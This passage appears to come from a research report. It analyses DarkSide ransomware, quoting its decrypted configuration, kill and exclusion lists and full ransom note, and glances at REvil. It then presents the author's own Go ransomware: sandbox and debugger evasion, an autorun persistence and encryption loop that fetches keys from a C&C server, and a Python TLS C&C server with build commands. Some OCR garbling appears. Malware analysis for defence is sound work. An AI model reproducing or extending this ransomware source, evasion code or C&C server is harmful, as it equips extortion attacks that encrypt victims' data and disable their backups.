


Figure 16 – Two encrypted 16-byte long args

The first argument is used to write the 4 DWORDs from it into a buffer and subtract 0x10101010 from each DWORD each time. then, it also uses a second argument to add it to the buffer and swap them around (Figure 17).




Figure 17 – Generating buffer

Then it uses FUN_0040b288 to initiate PEB as shown in Figure 18.

```
                        undefined __stdcall FUN_0040b288(void)
        undefined         AL:1           <RETURN>
                        FUN_0040b288
0040b288 51             PUSH        ECX
0040b289 64 8b 0d       MOV         ECX,dword ptr FS:[0x30]
         30 00 00 00
0040b290 8b 41 18       MOV         EAX,dword ptr [ECX + 0x18]
0040b293 a3 b6 03       MOV         [DAT_004103b6],EAX
         41 00
0040b298 8b 41 08       MOV         EAX,dword ptr [ECX + 0x8]
0040b29b a3 ba 03       MOV         [DAT_004103ba],EAX
         41 00
0040b2a0 8b 41 64       MOV         EAX,dword ptr [ECX + 0x64]
0040b2a3 a3 be 03       MOV         [DAT_004103be],EAX
         41 00
0040b2a8 8b 49 10       MOV         ECX,dword ptr [ECX + 0x10]
0040b2ab 8b 41 44       MOV         EAX,dword ptr [ECX + 0x44]
0040b2ae a3 c2 03       MOV         [DAT_004103c2],EAX
         41 00
0040b2b3 8b 41 3c       MOV         EAX,dword ptr [ECX + 0x3c]
0040b2b6 a3 c6 03       MOV         [DAT_004103c6],EAX
         41 00
0040b2bb 59             POP         ECX
0040b2bc c3             RET
```

Figure 18 – FUN_0040b288

Also, it uses a dynamic API resolver. For that, it calls FUN_00401820 to decrypt a library table in memory. However, it decrypts at most 255 bytes using the FUN_00401000 (Figure 19). It can be called multiple times to decrypt large data.

```
2  undefined8 __fastcall
3  decryptBuffer255(undefined4 param_1,undefined4 param_2,byte *param_3,uint param_4,uint param_5)
4
5  {
6    uint uVar1;
7    uint uVar2;
8    uint uVar3;
9
10   uVar1 = para
11   uVar2 = param_5 >> 0x10;
12   while (param_4 != 0) {
13     uVar3 = 0x15b0;
14     if (param_4 < 0x15b0) {
15       uVar3 = param_4;
16     }
17     param_4 = param_4 - uVar3;
18     do {
19       uVar1 = uVar1 + *param_3;
20       param_3 = param_3 + 1;
21       uVar2 = uVar2 + uVar1;
22       uVar3 = uVar3 - 1;
23     } while (uVar3 != 0);
24     uVar1 = uVar1 % 0xfff1;
25     uVar2 = uVar2 % 0xfff1;
26   }
27   return CONCAT44(param_2,uVar1 + uVar2 * 0x10000);
28 }
```

Unsigned Integer (compiler-specific size)
Length: 4

Figure 19 – Decrypt 255 byte

The result can either be a DLL or an API. As result it tries to load the following DLLs: ntdll, kernel32, advapi32, user32, gdi32, ole32, oleaut32, shell32, shlwapi, wininet, netapi32, wtsapi32, activeds, userenv, mpr, rstrtmgr. From decrypted DLL name malware loaded the

addresses. And clean the memory after it is finished. Then it uses FUN_4018d9 to load the APIs (Figure 20).





Figure 20 - Loading APIs

Encrypted configuration of Darkside malware ends with 0xDEADBEEF (0EFBEADDEh). After decryption it will contain RSA-1024 exponent (0x010001 = 65537), 128-byte modulus, victim UID, configurations bytes and the aPLib-compressed configuration (Figure 21).



Address	Hex	ASCII
026E6718	01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6728	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6738	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6748	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6758	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6768	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6778	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6788	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
026E6798	EF 26 75 3E 87 15 D8 28 B1 F3 41 EF B1 C9 D3 DB	ï&u>..Ø(±óAï±ÉÓÛ
026E67A8	77 D2 08 AD 1C 2F AA D0 2C F4 C7 BC 3C 73 89 6B	wÒ.../ªÐ,ôÇ¼<s.k
026E67B8	D9 88 21 73 E3 31 BE D4 CB 7D 57 9D 3B F5 AC 6E	Ù.!sã1¾ÔË}W.;õ¬n
026E67C8	74 E5 4F 07 67 42 65 ED C5 C8 1F E5 90 8E A4 DE	tåO.gBeíÅÈ.å..¤Þ
026E67D8	62 20 2A E9 AC 90 8D 03 B3 13 C1 9D 2A B2 B1 5D	b *é¬...³.Á.*²±]
026E67E8	57 19 08 57 0F 61 0E 20 4C D8 E2 D2 09 11 14 4F	W..W.a. LØâÒ...O
026E67F8	6F F2 D8 61 CA C4 A1 81 60 DB 15 91 36 0A F5 57	oòØaÊÄ¡.`Û..6.õW
026E6808	BC C2 E8 B9 44 13 5F 6A 7D 51 DA 80 32 90 3A 75	¼Âè¹D._j}QÚ.2.:u
026E6818	30 36 30 37 62 38 33 38 32 34 37 32 36 33 34 00	0607b8382472634.
026E6828	D0 90 E4 95 6F E6 2C 27 19 56 47 14 77 58 43 79	Ð.ä.oæ,'.VG.wXCy
026E6838	02 01 00 01 01 01 01 01 00 01 01 01 01 01 01 01	....
026E6848	01 01 01 01 02 01 30 00 00 00 DD 02 00 00 2E 04	......0...Ý.....
026E6858	00 00 B7 06 00 00 D0 06 00 00 F1 06 00 00 B6 07	..·...Ð...ñ...¶.
026E6868	00 00 8B 0A 00 00 64 0B 00 00 00 00 00 00 B5 0B	......d.......µ.
026E6878	00 00 BE 0C 00 00 4A 41 42 79 41 47 55 41 59 77	..¾...JAByAGUAYw
026E6888	42 35 41 47 4D 41 62 41 42 6C 41 43 34 41 59 67	B5AGMAbABlAC4AYg
026E6898	42 70 41 47 34 41 41 41 42 6A 41 47 38 41 62 67	BpAG4AAABjAG8Abg
026E68A8	42 6D 41 47 6B 41 5A 77 41 75 41 47 30 41 63 77	BmAGkAZwAuAG0Acw
026E68B8	42 70 41 41 41 41 4A 41 42 33 41 47 6B 41 62 67	BpAAAAJAB3AGkAbg
026E68C8	42 6B 41 47 38 41 64 77 42 7A 41 43 34 41 66 67	BkAG8AdwBzAC4Afg
026E68D8	42 69 41 48 51 41 41 41 41 6B 41 48 63 41 61 51	BiAHQAAAAkAHcAaQ
026E68E8	42 75 41 47 51 41 62 77 42 33 41 48 4D 41 4C 67	BuAGQAbwB3AHMALg
026E68F8	42 2B 41 48 63 41 63 77 41 41 41 48 63 41 61 51	B+AHcAcwAAAHcAaQ
026E6908	42 75 41 47 51 41 62 77 42 33 41 48 4D 41 41 41	BuAGQAbwB3AHMAAA
026E6918	42 68 41 48 41 41 63 41 42 6B 41 47 45 41 64 41	BhAHAAcABkAGEAdA
026E6928	42 68 41 41 41 41 59 51 42 77 41 48 41 41 62 41	BhAAAAYQBwAHAAbA
026E6938	42 70 41 47 4D 41 59 51 42 30 41 47 6B 41 62 77	BpAGMAYQB0AGkAbw
026E6948	42 75 41 43 41 41 5A 41 42 68 41 48 51 41 59 51	BuACAAZABhAHQAYQ
026E6958	41 41 41 47 49 41 62 77 42 76 41 48 51 41 41 41	AAAGIAbwBvAHQAAA

Figure 21 – Decrypted configuration

I used an open-source script to check the aPLib configuration. It excludes the following directories: $recycle.bin, config.msi, $windows.~bt, $windows.~ws, windows, appdata, application data, boot, google, mozilla, program files, program files (x86), programdata, system volume information, tor browser, windows.old, intel, msocache, perflogs, x64dbg, public, all users, default.

Also it does not encrypt following files: autorun.inf, boot.ini, bootfont.bin, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db.

And skip some extensions: 386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, icl, icns, ico, ics, idx, ldf, lnk, mod, mpa, msc, msp, msstyles, msu, nls, nomedia, ocx, prf, ps1, rom, rtp, scr, shs, spl, sys, theme, themepack, wpx, lock, key, hta, msi, pdb.

Similar to WannaCry it tries to kill processes - sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad.

But it also skips some of them like "vmcompute.exe, vmms.exe, vmwp.exe, svchost.exe, TeamViewer.exe, explorer.exe.

And even disables some services: vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr.

This configuration also contains the ransom note.

---------- [Welcome to DarkSide] ---------->

What happend?

Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.

But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.

Follow our instructions below and you will recover all your data.

What guarantees?

We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.

All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.

We guarantee to decrypt one file for free. Go to the site and contact us.

How to get access on website?

Using a TOR browser:

Download and install TOR browser from this site: https://torproject.org/

Open our website: http://darksidfqzcuhtk2.onion/CZEX8E0GR0AO4ASUCJE1K824OKJA1G24B8B3G0P84LJTTE7W8EC86JBE7NBXLMRT

When you open our website, put the following data in the input form:

Key:

0kZdK3HQhsAkUtvRl41QkOdpJvzcWnCrBjjgg5U4zfuWeTnZR5Ssjd3QLHpmbjxjo7uWzKbt8qPVuYN38TsDPI3bemd5I40ksemIzuI5OhIHZsi9cn3Wpd7OUT72FP9MyAUzR586yMsI2Ygri9in0Bf4EkG0pmBOLyRG1T788foGJQW1WxS1Qd2sMVvX0jKlbGG1zLp7g0u6buDCzSMyTjWjuVzJYufBBv7S2XvciEVvboiTNbZA4UUU6PttKERQSb018aILd6xO3ulk6fbEgZDO5tZSGn2zRevn5YXnHtg6vt1ToLe3izQOgYbs8Ja1fkfJBUYVux1ITyWBjpn0xPayKfwln8SqgMkbqiDyxEDEtFhqiffLcONMhi4TmW50loZIC6mWSaOjThWp6XSJUWPtY8Mkzs8Cs0qjPahx58iAEVIRGUVpLkMs7xPN7ydZ6wMWaOcRC1AD1JEUVTjLikXXyckgYaS6FnEv0UNEsv6QbTLSpDomIg3rEYZBib6ozrwH5n0M5wrKo8NciUBmfJWDP4XKkjznpsa05rEpuAklM0dMmZsYGVR

!!! DANGER !!!

DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.

!!! DANGER !!!"

So, Darkside contains the following interesting details:

1) Dynamical API resolver;

2) Encrypted configuration with RSA-1024 and aPlib compression;

3) More complicated work with processes and services

4) UAC bypass via ICMLuaUtil to escalate its privileges

Now let’s move on to the REvil ransomware. Revil is RaaS (Ransomware as a Service). The first interesting detail about this sample is the absence of imports (Figure 22).




Figure 22 – Absence of imports

But it contains like call dword ptr [DAT_004161c8] (Figure 23). This is an unresolved pointer. There is a FUN_00407b8a that is called before the pointer. Thus most likely it is responsible for resolving the imports during runtime.

```
                    FUN_004052ee
004052ee e8 97 28       CALL        FUN_00407b8a
         00 00
004052f3 6a 01          PUSH        0x1
004052f5 ff 15 90       CALL        dword ptr [DAT_00414f90]
         4f 41 00
```

Figure 23 – Unresolved pointer

Also, strings analysis does not give me any meaningful data but contains a lot of strange-looking strings. So probably it also used some kind of encryption. But unfortunately, I do not have enough time to finish this sample. But I already have enough references to work with.

VI. MALWARE DEVELOPMENT

Golang provides an opportunity to build the cross-platform binary, but for my purposes, there is still a difference in system calls. So my program contains two modules for different OS - Windows and Linux. Let's have a look at the code for Windows:

```
package main
import (
    "strings"
    "syscall"
    "unsafe"
)
var (
    kernel32                = syscall.NewLazyDLL("kernel32.dll")
  // Create snapshot to check processes
    CreateToolhelp32Snapshot = kernel32.NewProc("CreateToolhelp32Snapshot")
    Process32First          = kernel32.NewProc("Process32FirstW")
```

```
	Process32Next           = kernel32.NewProc("Process32NextW")
	CloseHandle             = kernel32.NewProc("CloseHandle")
	// on windows only, make a system call to kernel32.dll for isDebuggerPresent to get debugger presence
	isDebuggerPresent = kernel32.NewProc("IsDebuggerPresent")
)

type PROCESSENTRY32 struct {
	dwSize              uint32
	cntUsage            uint32
	th32ProcessID       uint32
	th32DefaultHeapID   uintptr
	th32ModuleID        uint32
	cntThreads          uint32
	th32ParentProcessID uint32
	pcPriClassBase      int32
	dwFlags             uint32
	szExeFile           [260]uint16
}

func checkPresents() bool {
   // First check if there is debugger
	flag, _, _ := isDebuggerPresent.Call()
	if flag != 0 {
	    return true
	} else {
   // Then check processes for sandbox evasion
	    EvidenceOfSandbox := make([]string, 0)
	    sandboxProcesses := [...]string{`vmsrvc`, `tcpview`, `wireshark`, `visual basic`, `fiddler`, `vmware`, `vbox`, `process explorer`, `autoit`, `vboxtray`, `vmtools`, `vmrawdsk`, `vmusbmouse`, `vmvss`, `vmscsi`, `vmxnet`, `vmx_svga`, `vmmemctl`, `df5serv`, `vboxservice`, `vmhgfs`}

	    // TH32CS_SNAPPROCESS == 0x00000002, meaning snapshot all processes
	    hProcessSnap, _, _ := CreateToolhelp32Snapshot.Call(2, 0)
	    if hProcessSnap > 0 {
		    defer CloseHandle.Call(hProcessSnap)

		    exeNames := make([]string, 0, 100)
		    var pe32 PROCESSENTRY32
		    pe32.dwSize = uint32(unsafe.Sizeof(pe32))

		    Process32First.Call(hProcessSnap, uintptr(unsafe.Pointer(&pe32)))

		    for {
```

```
                exeNames = append(exeNames, syscall.UTF16ToString(pe32.szExeFile[:260]))

                retVal, _, _ := Process32Next.Call(hProcessSnap, uintptr(unsafe.Pointer(&pe32)))
                if retVal == 0 {
                    break
                }
            }

            for _, exe := range exeNames {
                for _, sandboxProc := range sandboxProcesses {
                    if strings.Contains(strings.ToLower(exe), strings.ToLower(sandboxProc)) {
                        EvidenceOfSandbox = append(EvidenceOfSandbox, exe)
                    }
                }
            }

            if len(EvidenceOfSandbox) == 0 {
                return false
            } else {
                return true
            }
        } else {
            return false
        }
    }
}
```

Code for Linux is much simpler because it usually does not use antimalware software:

```
package main
import "syscall"
func checkPresents() bool {
// on linux only make a system call to ptrace to get debugger presence
_, _, res := syscall.RawSyscall(syscall.SYS_PTRACE, uintptr(syscall.PTRACE_TRACEME), 0, 0)
if res == 1 {
    return true
}
return false
}
```

This code is used for the main function to pass argument to the letItBurn function - main function for malware:

```
func main() {
```

```
    if checkPresents() {
        letItBurn(true)
    }
    letItBurn(false)
}
```

So now let’s move on to this:

```
func letItBurn(presents bool) {
    if presents {
     // Avoid detection by openning the wiki page at browser with Dobby
        retreat()
    } else {
        fmt.Println("Oh, nooo!Work again?! \nDobby will never be free...")

        notDecrypted := true
     // For Windows OS add to Autorun using folder userHomeDirectory + "\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup"
        addToAutoRun(false)
        stopSignal := false
        for true {
        // Check the identifier file to see if files were encrypted. If not do
                if !isEncrypted() {
            // Create the user ID to work with C&C server and maintain the keys
                        UID := checkUID()
            // Try to connect to C&C server via TLS, newV - is base64-encoded message for server
                        connection(connectionMode, UID, decodeB64(newV))
            // Retrieve keyIV from server
                        ketIV := getKey(encryptionMode, UID, decodeB64(hlp))
            // Run encription process
                        encryption(ketIV)
            // Show ransomware note - use base64 encoded content for .html file, and open it using syscall
                        message()"
                        fmt.Println("Do not destroy the current process, otherwise your data will be irreversibly encrypted!")
                } else if isEncrypted() {
                        time.Sleep(30 * time.Second)
                        UID := checkUID()
            // If it just finish encryption part - show instruction
                        if !stopSignal {
                                fmt.Println("Please use the instructions in the .html file on your Desktop to decrypt your data.")
                                stopSignal = true
                        }
            // Check if ransom is payed. In this code it always return - yes
                        connection(connectionMode, UID, decodeB64(newV))
```

```
                        fmt.Println("If you payed, this window will automatically check and decrypt
your data.")
                        if isPayed(payed, UID, decodeB64(payd)) {
                                fmt.Println("You're good boy ^_^. Now I will recover your files!\n
=> Do not kill this process, otherwise your data is lost!")
                                mR := moneyRecieved()
                // If files are decrypted - delete them
                                if mR {
                                        removeAllFiles(mR)
                                        removeFromServer(removeIt, UID, decodeB64(mny))
                                } else {
                                        for notDecrypted {
                                                ketIV := getKey(decriptionMode, UID,
decodeB64(ypay))
                                                if decryptData(ketIV) {
                                                        removeFromServer(removeIt, UID,
decodeB64(mny))
                                                        fmt.Println("Your files has been
decrypted!\nThank you and Byyeee!")
                                                        notDecrypted = false
                                                        time.Sleep(2 * time.Second)
                                                }
                                        }
                                        removeAllFiles(mR)
                                        addToAutoRun(true)
                                }
                                break
                        } else {
                                time.Sleep(20 * time.Second)
                        }
                }
        }
       // Delete itself for Windows
        removeItself()
      }
      os.Exit(0)
}
```

I think this piece of code is enough to get the principle of work for my malware. I compiled it for Linux using the following command:

go build -o dobby-obf -buildmode=pie -ldflags '-linkmode=external -w -s' .

And then I did the same for Windows:

go build -o dobby.exe

Another part is the C&C server, which is written in python. Its main function is shown below:

```
def serverMain():
    print("Starting C&C Server...")
    // Configure logging
    logging.basicConfig(filename="ot-rp.log", level=logging.DEBUG)
    logging.info('Initialized Logging')

    // Test the work of server
    // Generate keyIV for AES-256
    newUserKey, initVector = generateClientKey()
    // Generate random user ID
    testUser = os.urandom(16).hex()
    // Add the data to database
    setClientAndKeyToDB(testUser, newUserKey, initVector)
    // Test the retrieving process
    setClientPayed(testUser)
    key = getClientKeyFromDB(testUser)
    print("Test-Users Key and IV: " + str(key))
    // Delete the data from DB
    removeClientAndKeyFromDB(testUser)
    logging.info("Initialized Database and connection successful")
    print("Database successful initialized")
    // Start listening the 6666 port
    runConnection()
```

For the connection part, it uses TLS, so the cert.pem and key.pem files should be generated and added to the ./certs directory.

```
def runConnection():
    // Configure TLS and start listening
    try:
        context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)

        context.load_cert_chain('certs/cert.pem', 'certs/key.pem')
        context.options |= ssl.OP_NO_SSLv2 | ssl.OP_NO_SSLv3 | ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1

        PORT = 6666
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
        sock.bind(('0.0.0.0', PORT))
        sock.listen(1)
        print("Server started successful!\nListening on Port: %s\n" % PORT)
        // Render connection
        while True:
            try:
                sock = context.wrap_socket(sock, server_side=True)
                conn, addr = sock.accept()
```

```
            print("Connected to: " + str(addr))
            logging.info("Connected to: " + str(addr))

            newClient = threading.Thread(target=handleClient, args=(conn,))
            newClient.start()

        except KeyboardInterrupt:
            exit(0)
        except:
            print("Error while connecting")

    finally:
        return
```

Here I also do not show the full code, but it can be found on my GitHub repo. So now let's move on to the testing part.

VII. ANALYSE RESULT

I started with generating the cert.pem and key.pem files for TLS connection using the command openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out cert.pem

Then I configure the database for the C&C server (my workstation) as shown below:

```
// Install dependencies and db
sudo apt update
sudo apt install mariadb-server
sudo apt install libmariadb3 libmariadb-dev

// Access the mariadb console
sudo mariadb

// Grant access
GRANT ALL ON . TO 'root'@'10.1.1.212' IDENTIFIED BY 'toor' WITH GRANT OPTION;
FLUSH PRIVILEGES;
